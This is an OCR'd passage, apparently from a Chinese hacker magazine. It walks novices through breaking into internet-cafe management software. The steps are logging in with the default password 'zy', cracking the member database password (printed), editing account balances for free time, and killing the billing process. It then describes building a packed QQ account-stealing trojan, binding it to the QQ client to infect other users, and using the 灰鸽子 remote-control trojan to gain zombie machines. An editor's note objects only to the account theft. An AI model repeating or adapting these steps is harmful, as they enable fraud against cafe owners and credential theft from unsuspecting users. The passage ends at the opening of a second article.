


图6

第四破：自助建站，通俗讲就是在线主页制作，我们建个html文件，其代码是指向系统隐藏的盘符，为节省篇幅具体代码放在光盘里了，大家可以传到网上就行了。

第五破：隐藏工具，简单一点就是我们在系统隐藏的文件夹下建一个专用的工具夹即可，你若想做到超隐藏，可以使用工具来做到，比如虚拟磁盘。

三、免费上网　中宇漏洞

中宇无盘网络是湖南长沙公司弄的东东，现在网吧用的就是中宇无盘网络+万象网络妙管家，这种新的管理方式好像是在2002年开发的。现在呢，我们湖南长沙的大部分网吧都采用这种方式管理。与其他网吧管理软件不同的是，限制特BT，那些限制很难表达我的心情。光那灰色的按钮就随处可见，当你非法操作时，它都会警告你，而以往的杂志介绍的文件改名，运行系统组件，这些都是不行的，cmd下的一些重要命令都删了，根据偶的推测，这种管理软件的组合以后应用会很广。图7是偶在它官方网站弄的截图。




图7

软件既然是人开发的，不可能不存在bug。这不，偶还是发现一个大洞洞了，真正是有始以来的免费上网方法。

1：默认的密码，其实是偶一次没钱的时候在那登录框上乱猜对的，瞎猫碰上死耗子，运气好！其密码为：zy。是中宇拼音的缩写。为了证明偶说的漏洞确实存在，我让一些哥们帮我跑了15个网吧实验，结果证明，此漏洞可以利用的，原因是因为一些网管怕出什么事而不敢将密码改掉。

2：不堪一击的保护模块，该保护模块目的是保护中宇以及万象的进程，也就是你杀掉万象的进程，保护模块可以让它再死而复生，相当于木马的保护方式了。网吧使用的虚拟界面，隐藏了系统的重要进程，但如果按下Ctrl+Alt+Del，就会很明显看到该保护模块。

3：当重复运行一些软件，不断退出，关闭……然后呢，网吧管理软件不见了。

四、畅游黑旅　完美收获

需要用到的软件：

Inernet精灵：超好的下载软件，下大型黑软最好不过了。
Total commander：万象出品的文件管理，其优秀性难以形容。
精锐网吧破解联盟：新一代的破网吧工具哦。
IceSword：非常好的反黑利器。
Windows 按钮突破专家：灰色按钮的利器。
黑客必备工具包：真名叫非君子迷你器，强力推荐，小菜必备。

好啦，上面是网吧黑客必须用到的工具啦。有了这些，我们不但纵横网吧加钱，还可以无限网吧盗号哦。偶可是为小菜才弄的。

Total commander安装好后，运行它打开C盘，我们会看见万象安装的目录文件夹，打开它。(图8)




图8

看到Oct2003.mdb吗？那是保存会员的数据库，我们用Domain 3.5打开一下，晕！要密码呢，不用怕，我早就找到一个Advanced Acess Password Recovery的工具，专门破数据库密码用的，我们试试看，嘿，一下就破出密码了，强！(图9)




图9

密码是：chrdwhdhxt。小菜们不要客气啦，去加钱吧，偶先用Doamin 3.5的数据库功能修改吧。(图10)




图10

看到么，偶卡号为2491，用户名为lizaib，密码为偶自己QQ号，其中mRemain的列名是你加钱的列名，偶先加40元吧，够用N个小时了，改完后，我们再用Total commander替换原来的数据库，等明天服务器重启，我们的修改就生效了。




图11 未杀进程时




图12 使用IceSword的效果图

接下来再说另一个破解，直接杀死管理软件的进程，偶用的是IceSword，极好的反黑软件。(图11)

看到了么，QQ旁边就是那个计费软件，并且没有什么还原精灵的。

现在看到了吧，计费软件没有了哦，这就是一个超简单的免费上网法。(图12)

好啦，我们再点盗QQ号。我用的是农村户口QQ大盗，havkvip.com有下载的，我配好界面，大家一看就懂。(图13)



图13

生成木马后，有必要的话加一下壳。呵呵。木马弄好了，我们再下一个灰鸽子捆绑工具，把木马与QQ捆绑在一起了，干什么？嘿嘿，谁要运行QQ，就中马啦，看看，偶收到的号码。(图14)




图14

呵呵，小菜们是不是感觉很简单啊！别愣着了，快去做做吧。下次可别用盗号的了，用灰鸽子吧，有肉鸡喽。祝大家在网吧玩黑愉快哦！也欢迎大家来BBS与我讨论。

编辑点评： *熟练使用各种兵器，可是游走武林的必修课程。作者的活学活用也值得大家学习，比如IceSword的运用，在其他环境也可以有事半功倍的效果。不过，我从来坚决反对盗QQ这种无耻的行为，我们学习技术可以，但不要去骚扰无辜的受害者啊。*

探寻网吧黑器异常之谜

9527

网吧破解一族，都有各自认为简单的方式来突破相关限制，但一些专门针对网吧的软件也多了起来。一些比较受大家喜爱的，如：还原转存大师、网络执法官、精锐网吧辅助工具等程序都是破解网吧的必备工具。但是这些工具也有马失前蹄的时候，在运行过程中会莫名其妙地出错，是什么原因呢，本篇正是探讨这个问题的。

一、发现可疑进程

一天，我一如既往来到网吧使用这些软件来突破限制，但是刚运行这些程序，程序就自动退出了。是杀毒软件作怪吗？用进程管理器看了看，没有发现杀毒软件的相关进程。那到底是什么呢？带着疑问，我用IceSword仔细检查当前的进程，发现有两个可疑进程NetSafe.exe和Explorer.exe。(图1)




图1

二、判断可疑进程的作用

